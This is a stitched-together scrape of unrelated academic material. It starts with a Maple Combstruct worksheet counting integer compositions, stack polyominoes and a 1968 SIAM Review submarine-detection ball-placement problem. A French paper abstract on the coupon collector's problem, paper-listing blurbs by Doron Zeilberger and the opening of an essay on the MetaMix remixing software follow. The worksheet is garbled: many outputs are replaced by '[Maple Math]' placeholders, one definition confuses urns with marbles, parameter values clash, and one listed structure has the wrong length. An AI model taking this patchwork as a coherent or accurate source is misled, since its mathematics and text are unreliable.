This is a model of integer compositions. (A more sophisticated example that is related to submarine detection is treated below.) We consider here a fixed number r of urns and this is exactly the so-called "Bose-Einstein" model of statistical physics, where the corresponding objects are called bosons.

Mark Kobrak, a chemist at the University of Chicago wrote to us (December 13, 1996):

The basic problem is this: I am interested in simulating a problem in laser spectroscopy. A molecule has n modes, and I need to generate every possible combination which places up to m quanta in each mode. As I go through each one, I will analyze its energy.
This is exactly like a problem where, given n jars, you may put up to m marbles in each jar. The marbles are indistinguishable. I know how to count the number of combinations, but I need a good way to program a computer to go through all these combinations.

We let again r denote the number of urns and b the bucket capacity, i.e., the maximum number of urns that may fit into any given urn. We have the model of integer compositions:

```
> boson_br:=[S,{S=Prod(U$r),U=Sequence(Z,card<=b)}, unlabelled]: subs({r=5,
b=3},boson_br);
```

$$[S, \{U = \text{Sequence}(Z, card \le 3), S = \text{Prod}(U\ \$\ 5)\}, unlabelled]$$

For instance, here are all the 95 possible ways of putting j marbles ($j \le 4$) into $r = 5$ jars, each jar being of maximum capacity $b = 2$.

```
> seq(count(subs({r=5,b=2},boson_br),size=j),j=1..4);
```

$$5, 15, 30, 45$$

```
> for j to 4 do j=map(ureduce,allstructs(subs({r=5,b=2},boson_br),size=j)) od;
```

1 = [[[Z], E, E, E, E], [E, E, E, [Z], E], [E, E, [Z], E, E],
[E, E, E, E, [Z]], [E, [Z], E, E, E]]

2 = [[[Z], E, E, [Z], E], [E, E, [Z, Z], E, E], [E, [Z], [Z], E, E],
[E, E, E, [Z, Z], E], [E, E, E, E, [Z, Z]], [E, [Z], E, E, [Z]],
[[Z], E, [Z], E, E], [E, E, E, [Z], [Z]], [E, [Z, Z], E, E, E],
[[Z, Z], E, E, E, E], [E, [Z], E, [Z], E], [[Z], [Z], E, E, E],
[E, E, [Z], E, [Z]], [E, E, [Z], [Z], E], [[Z], E, E, E, [Z]]]

3 = [[[Z], [Z, Z], E, E, E], [E, E, [Z], [Z], [Z]],
[[Z], E, E, [Z], [Z]], [[Z], E, [Z], E, [Z]], [[Z], [Z], E, [Z], E],
[E, [Z, Z], E, E, [Z]], [E, [Z, Z], E, [Z], E],
[[Z, Z], E, [Z], E, E], [E, [Z], [Z], [Z], E],
[E, E, [Z], [Z, Z], E], [[Z], E, [Z, Z], E, E],
[E, [Z], [Z, Z], E, E], [E, E, [Z, Z], E, [Z]],
[[Z, Z], [Z], E, E, E], [[Z, Z], E, E, E, [Z]],
[E, [Z], E, E, [Z, Z]], [[Z], E, E, [Z, Z], E],
[[Z], E, E, E, [Z, Z]], [E, [Z, Z], [Z], E, E],
[E, [Z], E, [Z, Z], E], [[Z], [Z], [Z], E, E],
[E, E, [Z], E, [Z, Z]], [[Z, Z], E, E, [Z], E],
[E, [Z], [Z], E, [Z]], [[Z], [Z], E, E, [Z]], [E, E, E, [Z, Z], [Z]],
[E, [Z], E, [Z], [Z]], [[Z], E, [Z], [Z], E], [E, E, E, [Z], [Z, Z]],
[E, E, [Z, Z], [Z], E]]

4 = [[[Z, Z], E, [Z], E, [Z]], [E, [Z, Z], E, E, [Z, Z]],
[[Z], [Z], [Z, Z], E, E], [E, E, [Z], [Z], [Z, Z]],
[[Z], [Z, Z], [Z], E, E], [[Z], E, [Z], [Z, Z], E],
[E, [Z, Z], [Z], [Z], E], [E, E, [Z, Z], [Z, Z], E],
[E, [Z, Z], E, [Z], [Z]], [[Z, Z], E, [Z], [Z], E],
[[Z], [Z], E, E, [Z, Z]], [E, [Z, Z], [Z], E, [Z]],
[[Z, Z], [Z], E, E, [Z]], [E, E, E, [Z, Z], [Z, Z]],
[E, E, [Z, Z], [Z], [Z]], [E, [Z], [Z, Z], [Z], E],
[[Z], E, [Z], [Z], [Z]], [[Z], E, [Z, Z], E, E, [Z]],
[E, [Z], [Z], E, [Z, Z]], [E, [Z, Z], E, [Z, Z], E],
[[Z], [Z], [Z], E, [Z]], [[Z], [Z, Z], E, E, [Z]],
[[Z, Z], [Z, Z], E, E, E], [[Z], E, [Z, Z], [Z], E],
[[Z], [Z], E, [Z], [Z]], [E, E, [Z, Z], E, [Z, Z]],
[[Z], E, [Z], E, [Z, Z]], [E, [Z], [Z, Z], E, [Z]],
[E, [Z, Z], [Z, Z], E, E], [E, [Z], E, [Z, Z], [Z]],
[[Z, Z], E, E, [Z], [Z]], [E, [Z], [Z], [Z], [Z]],

[[Z, Z], [Z], E, [Z], E], [[Z, Z], E, E, E, [Z, Z]],
[[Z], E, E, [Z], [Z, Z]]]

Stack polyominoes

Polyominoes are familiar objects of combinatorial mathematics. A stack polyomino or *stack* is a piling up of nonempty integer intervals, each interval being included in the previous one. The number of intervals comprising a stack are called the height; the total length of the intervals is called the size. For instance, the collection

```
> [1,12],[3,8],[4,7],[4,7],[6,7];
```

$$[1, 12], [3, 8], [4, 7], [4, 7], [6, 7]$$

is a stack of height 5 and size

```
> (12-1)+(8-3)+(7-4)+(7-4)+(7-6);
```

$$23$$

We may assume stacks to be left justified, starting at 1. Stacks of height exactly r are specified by ($r = 5$ in the example)

```
> stack:=[st,{st=Prod(left,right),left=Set(U,card=r),right=Set(U,card<r),
U=Sequence(Z,card>=1)},unlabelled]: subs(r=5,stack);
```

$$[st, \{left = \mathrm{Set}(U, card = 5), right = \mathrm{Set}(U, card < 5), st = \mathrm{Prod}(left, right), U = \mathrm{Sequence}(Z, 1 \le card)\}, unlabelled]$$

Combinatorially, we view a stack as an ascending staircase (the left part) of height r followed by a descending staircase (the right part) of height at most r. Staircases of fixed height are defined as partitions into bounded summands.

The distribution of height in stacks is for small height:

```
> for i to 6 do seq(count(subs(r=i,stack),size=m),m=0..20) od;
```

0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1

0, 0, 1, 2, 4, 6, 9, 12, 16, 20, 25, 30, 36, 42, 49, 56, 64, 72, 81, 90, 100

0, 0, 0, 1, 2, 5, 9, 16, 25, 39, 56, 80, 109, 147, 192, 249, 315, 396, 489, 600, 726

0, 0, 0, 0, 1, 2, 5, 10, 19, 32, 54, 84, 129, 190, 275, 386, 536, 726, 973, 1282, 1672

0, 0, 0, 0, 0, 1, 2, 5, 10, 20, 35, 61, 99, 159, 244, 369, 541, 784, 1109, 1551, 2131

0, 0, 0, 0, 0, 0, 1, 2, 5, 10, 20, 36, 64, 106, 174, 274, 425, 640, 952, 1384, 1989

The total number of stacks is:

```
> for i to 6 do for m from 0 to 10 do stnum[i,m]:=count(subs(r=i,stack),size=m)
od od: for m to 6 do m,convert([seq(stnum[i,m],i=1..6)],`+`) od;
```

1, 1

2, 2

3, 4

4, 8

5, 15

6, 27

This is **M1102** of the *Encyclopedia of Integer Sequences* . The table given there is incomplete. However, from an earlier computation of generating functions, we have a formula for the generating function of all stacks:

```
> Q:=Product(1-z^k,k=1..n); Stack_z:=1+Sum(z^r/subs(n=r,Q)/subs(n=r-1,Q),
r=1..infinity);
```

$$Q := \prod_{k=1}^{n} (1 - z^k)$$

$$Stack\_z := 1 + \left(\sum_{r=1}^{\infty} \frac{z^r}{\left(\prod_{k=1}^{r} (1 - z^k) \right) \left(\prod_{k=1}^{r-1} (1 - z^k) \right)} \right)$$

```
> Order:=30: series(value(subs(infinity=Order+3,Stack_z)),z=0);
```

$$1 + z + 2z^2 + 4z^3 + 8z^4 + 15z^5 + 27z^6 + 47z^7 + 79z^8 + 130z^9 + 209z^{10} + 330z^{11} + 512z^{12} + 784z^{13} + 1183z^{14} + 1765z^{15} + 2604z^{16} + 3804z^{17} + 5504z^{18} + 7898z^{19} + 11240z^{20} + 15880z^{21} + 22277z^{22} + 31048z^{23} + 43003z^{24} + 59220z^{25} + 81098z^{26} + 110484z^{27} + 149769z^{28} + 202070z^{29} + O(z^{30})$$

A problem in submarine detection

Problem 68-16 that appeared in the 1968 volume of *SIAM Review* reads as follows:

Problem 68-16. A combinatorial Problem, by Melda Hayes (Ocean Technology Inc.).

In how many ways can n *identical balls be distributed in* r *boxes in a row such that each pair of adjacent boxes contains at least 4 balls? This problem arose in some work on submarine detection.*

The problem is thus relative to integer compositions with constrained summands. The constraints are reminiscent of maximum capacity problems but they concern

successive summands. For pedagogical reasons, we decompose the solution in two phases:

a problem of counting words over a 5-letter alphabet that translates the succession contraint;

the original problem.

The word counting problem

Consider an alphabet comprising letters

```
> A=seq(a.j,j=0..4);
```

$$A = (a0, a1, a2, a3, a4)$$

There $a.j$, for $j < 4$ represents symbolically a summand of size j ; the quantity $a4$ represents a summand of cardinality *at least* 4. The first grammar specifies words over the alphabet A such that the sum of indices of any two consecutive letters is at least 4.

```
> grammar1:=[Q4,{
seq(Q.i=Union(Epsilon,seq(Prod(a.j,Q.j),j=4-i..4)),i=0..4),
seq(a.j=Z,j=0..4)
},unlabelled];
```

$$grammar1 := [Q4, \{Q0 = \mathrm{Union}(\mathrm{E}, \mathrm{Prod}(a4, Q4)), Q1 = \mathrm{Union}(\mathrm{E}, \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), Q2 = \mathrm{Union}(\mathrm{E}, \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), a1 = Z, a3 = Z, a2 = Z, a4 = Z, a0 = Z, Q4 = \mathrm{Union}(\mathrm{E}, \mathrm{Prod}(a0, Q0), \mathrm{Prod}(a1, Q1), \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), Q3 = \mathrm{Union}(\mathrm{E}, \mathrm{Prod}(a1, Q1), \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4))\}, unlabelled]$$

The grammar above is just a translation of the finite automaton that recognizes the language of symbolic constraints. We can solve the counting problem easily.

```
> seq(count(grammar1,size=j),j=0..20);
```

$$1, 5, 15, 55, 190, 671, 2353, 8272, 29056, 102091, 358671, 1260143, 4427294, 15554592, 54648506, 191998646, 674555937, 2369942427, 8326406594, 29253473175, 102777312308$$

```
> gfsolve(op(2..3,grammar1),z);
```

$$\{Z(z) = z, Q4(z) = -\frac{-z^3 + 1 + 2z + z^4 - 3z^2}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5}, a3(z) = z,$$

$$a4(z) = z, Q3(z) = \frac{-1 - z + z^2}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5}, a2(z) = z,$$

$$Q2(z) = -\frac{1}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5}, a0(z) = z,$$

$$Q0(z) = -\frac{1 - z^2 + z^3 - 2z}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5},\ a1(z) = z,$$

$$Q1(z) = \frac{-1 + z}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5}\}$$

The generating function of all words has been found to be

```
> Q_z:=factor(subs('',Q4(z)));
```

$$Q\_z := -\frac{(-1 + z)(z^3 - 3z - 1)}{-1 + 3z^2 - z^4 - 4z^3 + 3z + z^5}$$

```
> series(Q_z,z=0,20);
```

$$1 + 5z + 15z^2 + 55z^3 + 190z^4 + 671z^5 + 2353z^6 + 8272z^7 + 29056z^8 + 102091z^9 + 358671z^{10} + 1260143z^{11} + 4427294z^{12} + 15554592z^{13} + 54648506z^{14} + 191998646z^{15} + 674555937z^{16} + 2369942427z^{17} + 8326406594z^{18} + 29253473175z^{19} + O(z^{20})$$

The asymptotics results from locating the dominant pole:

```
> Digits:=30: fsolve(denom(Q_z),z);
```

$$-1.68250706566236233772362329784,$$
$$-.83083002600377285105854829 8459,$$
$$.28462967654657028088758533 7233,$$
$$1.30972146789057012811385014493,$$
$$1.91898594722899477978073611413$$

```
> rho:=fsolve(denom(Q_z),z,0..1);
```

$$\rho := .28462967654657028088758533 7233$$

```
> c:=-subs(z=rho,numer(Q_z)/diff(denom(Q_z),z))/rho;
```

$$c := 1.25170169910163367947646373163$$

```
> Q_n_asympt:=proc(n) round(c*rho^(-n)) end:
```

```
> count(grammar1,size=30); Q_n_asympt(30); evalf("/"");
```

$$29450689289430149$$

$$29450689289430243$$

$$1.00000000000000319177588939273$$

The integer composition problem

For the original problem, we only need to interpret a,j for $j < 4$ as meaning a summand of value j, that is to say Z repeated j times, and $a4$ as a summand of value at least 4.

```
> grammar2:=[Q4,{
seq(Q.i=Union(Epsilon,seq(Prod(a.j,Q.j),j=4-i..4)),i=0..4),
seq(a.j=Sequence(Z,card=j),j=0..3),a4=Sequence(Z,card>=4)
},unlabelled];
```

$$grammar2 := [Q4, \{Q0 = \mathrm{Union}(E, \mathrm{Prod}(a4, Q4)), a4 = \mathrm{Sequence}(Z, 4 \le card), a0 = \mathrm{Sequence}(Z, card = 0), a3 = \mathrm{Sequence}(Z, card = 3), a2 = \mathrm{Sequence}(Z, card = 2), a1 = \mathrm{Sequence}(Z, card = 1), Q1 = \mathrm{Union}(E, \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), Q2 = \mathrm{Union}(E, \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), Q4 = \mathrm{Union}(E, \mathrm{Prod}(a0, Q0), \mathrm{Prod}(a1, Q1), \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4)), Q3 = \mathrm{Union}(E, \mathrm{Prod}(a1, Q1), \mathrm{Prod}(a2, Q2), \mathrm{Prod}(a3, Q3), \mathrm{Prod}(a4, Q4))\}, unlabelled]$$

```
> seq(count(grammar2,size=j),j=0..30);
```

2, 1, 1, 1, 7, 11, 17, 25, 51, 94, 165, 280, 496, 887, 1576, 2770, 4880, 8630, 15276, 26990, 47656, 84183, 148781, 262921, 464528, 820699, 1450091, 2562250, 4527272, 7999104, 14133456

We then get the generating function as before.

```
> gr2_sys:=gfsolve(op(2..3,grammar2),z);
```

$$gr2\_sys := \{Z(z) = z, a0(z) = 1, a4(z) = -\frac{z^4}{-1+z},$$
$$Q4(z) = \frac{-z^4 - z^2 + 2 + z^6 - 2z^3 + z}{z^9 + z^8 - z^6 - 3z^5 - 3z^4 - z^3 - z^2 + 1}, a3(z) = z^3,$$
$$Q3(z) = -\frac{z^3 - z - 1}{z^9 + z^8 - z^6 - 3z^5 - 3z^4 - z^3 - z^2 + 1}, a2(z) = z^2,$$
$$Q2(z) = \frac{1}{z^9 + z^8 - z^6 - 3z^5 - 3z^4 - z^3 - z^2 + 1},$$
$$Q0(z) = \frac{z^6 - z^4 - z^3 - z^2 + 1}{z^9 + z^8 - z^6 - 3z^5 - 3z^4 - z^3 - z^2 + 1},$$
$$Q1(z) = -\frac{-1+z}{z^8 - z^5 - 2z^4 - z^3 - z + 1}, a1(z) = z\}$$

```
> QQ_z:=factor(subs(",Q4(z)));
```

$$QQ\_z := \frac{(-1+z)(z^5+z^4-2z^2-3z-2)}{(z+1)(z^8-z^5-2z^4-z^3-z+1)}$$

```
> series(QQ_z,z=0,31);
```

$$2+z+z^2+z^3+7z^4+11z^5+17z^6+25z^7+51z^8+94z^9+165z^{10}+280z^{11}+496z^{12}+887z^{13}+1576z^{14}+2770z^{15}+4880z^{16}+8630z^{17}+15276z^{18}+26990z^{19}+47656z^{20}+84183z^{21}+148781z^{22}+262921z^{23}+464528z^{24}+820699z^{25}+1450091z^{26}+2562250z^{27}+4527272z^{28}+7999104z^{29}+14133456z^{30}+O(z^{31})$$

```
> rho:=fsolve(denom(QQ_z),z,0..1);
```

$$\rho := .56596494435075135442678159 3907$$

```
> QQ_n_asympt:=proc(n) round(subs(z=rho,-1/diff(denom(QQ_z),z)/rho*numer(QQ_z))*rho^(-n)) end: QQ_n_asympt(n);
```

$$\text{round}(.54192208153603168933727338 2179 .56596494435075135442678159 3907^{\langle -n \rangle})$$

```
> count(grammar2,size=40); QQ_n_asympt(40); evalf("/");
```

4191365486

4191365824

.99999991935802929331706074 4350

This solves the original problem. A detailed solution involving reduction of infinite matrices was submitted by D. R. Breach, University of Toronto.

Fixing the number of boxes

The published solution by D. R. Breach also provided detailed tables for number of balls (size) $n \leq 20$ and number of boxes $r \leq 10$. Like before, we could generate specifications for each given value of r. However, it is possible to solve simultaneously *all* such problems by means of bivariate generating functions. Roughly, Combstruct makes it possible to insert marks (in the form of Epsilons that do not modify the counting results).

The specification $grammar1$ generates objects where all atoms are anonymously labelled Z.

```
> allstructs(grammar1,size=2);
```

[Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),

Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E)), Prod(Z, Prod(Z, E)),
Prod(Z, Prod(Z, E))]

If we wish to keep track of additional informations, we can just take products with suitable structures of size 0 (Epsilons). This is a general programming technique of Combstruct. Here we use b.j to mark an occurrence of an a.j.

```
> grammar1bis:=[Q4,{
seq(Q.i=Union(Epsilon,seq(Prod(a.j,Q.j),j=4-i..4)),i=0..4),
seq(a.j=Prod(Z,b.j),j=0..4),
seq(b.j=Epsilon,j=0..4)
},unlabelled];
```

grammar1bis := [Q4, {Q0 = Union(E, Prod(a4, Q4)),
Q1 = Union(E, Prod(a3, Q3), Prod(a4, Q4)),
Q2 = Union(E, Prod(a2, Q2), Prod(a3, Q3), Prod(a4, Q4)),
Q4 = Union(E, Prod(a0, Q0), Prod(a1, Q1), Prod(a2, Q2),
Prod(a3, Q3), Prod(a4, Q4)), Q3 = Union(E, Prod(a1, Q1),
Prod(a2, Q2), Prod(a3, Q3), Prod(a4, Q4)), b1 = E, b2 = E,
b3 = E, b4 = E, b0 = E, a0 = Prod(Z, b0), a1 = Prod(Z, b1),
a2 = Prod(Z, b2), a3 = Prod(Z, b3), a4 = Prod(Z, b4)},
unlabelled]

```
> subs({Prod=``,Epsilon=NULL},allstructs(grammar1bis,size=2));
```

[((Z, b3), ((Z, b3))), ((Z, b2), ((Z, b3))),
((Z, b4), ((Z, b2))), ((Z, b4), ((Z, b4))),
((Z, b2), ((Z, b4))), ((Z, b4), ((Z, b1))),
((Z, b4), ((Z, b0))), ((Z, b3), ((Z, b1))),
((Z, b3), ((Z, b4))), ((Z, b1), ((Z, b4))),
((Z, b1), ((Z, b3))), ((Z, b2), ((Z, b2))),
((Z, b0), ((Z, b4))), ((Z, b3), ((Z, b2))),
[Maple Math]

Likewise, we may insert a generic marker [N M] f or each summand in the compositions described by [Maple Math] :

```
> grammar2bis:=[Q4,{
seq(Q.i=Union(Epsilon,seq(Prod(a.j,Q.j),j=4-i..4)),i=0..4),
seq(a.j=Prod(b,Sequence(Z,card=j)),j=0..3),a4=Prod(b,Sequence(Z,card>=4)),
b=Epsilon
},unlabelled];
```

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

The functions combstruct[gfeqns] and combstruct[gfsolve] respect such marks and allow for the possibility of assigning auxiliary variables for such marks. Thus, one can determine multivariate generating functions. Here [Maple Math] is the variable associated to mark [Maple Math].

> **gfeqns(op(2..3,grammar2bis),z,[[u,b]]);**

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

Solving for [Maple Math], we find:

> **QQ_zu:=(-u^2*z^2-2*u^2*z^3+u^4*z^6+u+1-u^3*z^4+u*z)*(-1+z)/(u*z^2-1)/(u^4*z^8-u^2*z^5-2*u^2*z^4-u*z^3-z+1);**

[Maple Math]

[Maple Math]

We then automatically obtained the main table in the solution published by *SIAM Review* . We can even detect errors: for instance, in the last line we must have 1261 (instead of 1211) and 4756 (instead of 4762)!

> **map(series,series(QQ_zu,z=0,21),u,infinity);**

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

We have also easy access to any subproblem defined by fixing the number [Maple Math] of boxes:

```
> map(normal,series(QQ_zu,u=0,8));
```

[Maple Math]

[Maple Math]

[Maple Math]

[Maple Math]

Séminaire Lotharingien de Combinatoire, B47a (2001), 20 pp.

Dominique Foata, Guo-Niu Han and Bodo Lass

Les nombres hyperharmoniques et la fratrie du collectionneur de vignettes

Résumé. Le problème traditionnel du collectionneur de vignettes est prolongé au cas où le collectionneur fait partager sa moisson avec les membres de sa fratrie. Il reste le seul acheteur, mais donne à ses frères les images qu'il obtient en double. Quand son album est fini, les albums de ses frères ont un certain nombre d'emplacements vides. En moyenne, combien ? Nous apportons une réponse à cette question et obtenons, en outre, une expression pour la fonction génératrice multivariée des variables aléatoires en question. Le problème fait apparaî tre les nombres hyperharmoniques, qu'il faut étudier sous certains aspects, comme solutions d'équations aux différences notamment.

Abstract. The traditional coupon collector's problem is extended to the case where the collector shares his harvest with his own phratry. He remains the only coupon provider, but gives his brothers the coupons that have already appeared in his picture-book. When his book is completed, the books of the other brothers have certain numbers of empty spots. On the average, how many ? We bring an answer to this question and also derive the multivariable generating function for the random variables involved. The problem gives rise to the hyperharmonic numbers that are to be studied under various aspects, in particular as solutions of finite-difference equations.

foata@math.u-strasbg.fr, lass@math.u-strasbg.fr, guoniu@math.u-strasbg.fr

---

Received: September 15, 2001; Accepted: November 3, 2001.

The following versions are available:

- PDF (281 K)
- PostScript (284 K)
- DVI version
- Tex version

``The graphical major index'' (with Dominique Foata), (appeared in J. Comput. Applied Math (special issue on q-series) 68(1996) 79-101.

Dominique Foata's bijective proof of MacMahon's result that the number of inversions and the major index are equi-distributed is one of my all-time-favorites. In this paper we define a generalization of both notions, parameterized by an arbitrary graph, and characterize those graphs that have the `mahonian' property of being equi-distributed.

.tex version

.dvi version (for previewing)

.ps version

.pdf version

Back to Doron Zeilberger's List of Papers

Back to Doron Zeilberger's Home Page

``A Classic Proof of a Recurrence for a Very Classical Sequence'' by Dominique Foata and Doron Zeilberger

(Appeared in J. Comb. Theory-Ser.A 80(1997), 380-384.)

When Dominique Foata and I were working on our `main project' we reached a stage where we desperately needed a distraction. Then arrived Richard Stanley's message advertising his latest parking paper. When we downloaded it, we also found in his home page the delightful and erudite historical paper about the Schroeder-Hipparchus numbers, that contained a challenge: to supply a "direct combinatorial proof" for the three-term linear recurrence for these numbers.

This paper is dedicated to the memory of our great master Marco Schutzenberger (20 Oct. 1920- 30 July 1996).

.tex version

.dvi version (for previewing)

.ps version

.pdf version

Comment Added Dec. 17, 1996: Laurent Habsieger came very close to explaining the other mystery of Plutarch's sentence, where one counts sentences with negatives allowed. His beautiful short note can be obtained from Laurent Habsieger's Home Page

---

Comment Added Oct. 26, 1997: Bob Sulanke wrote a very intersting article extending the presnt bijection to appear in J. Difference Eq. Appl.

Back to Doron Zeilberger's List of Papers

Back to Doron Zeilberger's Home Page

MetaMix:

Between Unity and Collaboration

Jason Freeman

October 2002 (revised March 2003)

In this paper, I describe *MetaMix* (2002) and I analyze its ambivalent relationship to modern and postmodern thought. I offer neither a complete analysis of the work nor a deep exploration of relevant theory. Rather, I focus on the two key aspects of *MetaMix* which best exemplify its ambivalence towards modernism and postmodernism: its approach to form, and its transformation of the roles of composer, performer, and listener.

Reading this paper is no substitute for experiencing *MetaMix* directly. The accompanying CD-ROM is an install disc for Mac OS X 10.1.x/10.2.x and Windows 98/NT/2000/Me/XP. (*MetaMix* is *not* compatible with Mac OS 9 and earlier or with Windows 95 and earlier.) The disc also includes some audio examples of *MetaMix*'s output, accessible through any audio compact disc player.

1. Overview of *MetaMix*

MetaMix is algorithmic audio remixing software for Mac OS X and Windows. It is a musical composition in that it creates original music, but it consists entirely of direct quotations, and the source of those quotations is not even predetermined. It is a software tool in that it manipulates audio files, but its functionality is too narrowly focused to be of practical use, and it lacks even the built-in ability to save or record its creations. It is a digital audio player in that it plays compact discs and MP3 files, but it would take longer than the age of the universe for it to reach the end of a five-minute audio track. It is an interactive experience in that musical output is dependent on user input, but users are encouraged to set a few parameters, press play, and then let the software run without further intervention — for hours or even days at a time. And it is a work of conceptual art in that it is the stubborn realization of a single simple idea, but its intent is to communicate musical structure more than to communicate a concept.

How MetaMix Works[1]

The concept behind *MetaMix* is simple. Take an audio file. Divide it into equal-length chunks. Label those chunks with the natural numbers: `0, 1, 2, 3,….` Rearrange those chunks as dictated by an interesting (and usually self-similar[2]) infinite integer sequence. Essentially, *MetaMix* superimposes a new musical form onto pre-existing musical material.

Chunks are the basic building blocks of audio which *MetaMix* manipulates. Figure 1 shows how *MetaMix* divides an audio file into chunks by beginning a new chunk every four seconds in the audio track, which is the default setting.




Figure 1: Division of audio track into chunks.

These chunks then have a straightforward mapping onto the numbers of one of the program's twelve integer sequences.[3] For example, the default integer sequence begins like this:

---

[1] Parts of this section, and all of the figures, have been adapted from the *MetaMix* documentation. See Jason Freeman, *MetaMix* (2002), available on the accompanying CD-ROM or online at http://www.jasonfreeman.net.

[2] A self-similar integer sequence is an infinite sequence which contains infinitely many copies of itself. One example is the Thue-Morse sequence, which begins:

`0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4…`

Taking every other term from the sequence produces:

`0, 1, 1, 2, 1, 2, 2…`

which is, of course, the same sequence. For a nice discussion of self-similar sequences (including a slight variation on this example), see Manfred Schroeder, *Fractals, Chaos, Power Laws: Minutes from an Infinite Paradise* (New York: W. H. Freeman and Company, 1991): 264-268.

[3] These "interesting" integer sequences are all taken from N. J. A. Sloane, editor (2002), *The On-Line Encyclopedia of Integer Sequences*, available at

0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, …

Figure 2 shows how *MetaMix* triggers the corresponding chunks from the audio track for the first four integers of this sequence:

Number in Integer Sequence	**0**	**1**	**1**	**2**
***MetaMix* triggers chunk number:**	**0**	**1**	**1**	**2**
Playback starts at:	**0"**	**4"**	**4"**	**8"**
Elapsed time:	**0"**	**4"**	**8"**	**16"**

Figure 2: Realization of integer sequence by triggering corresponding chunks.

MetaMix also overlaps chunks to make transitions between them smooth. As a new chunk gradually fades in, an older chunk gradually fades out.

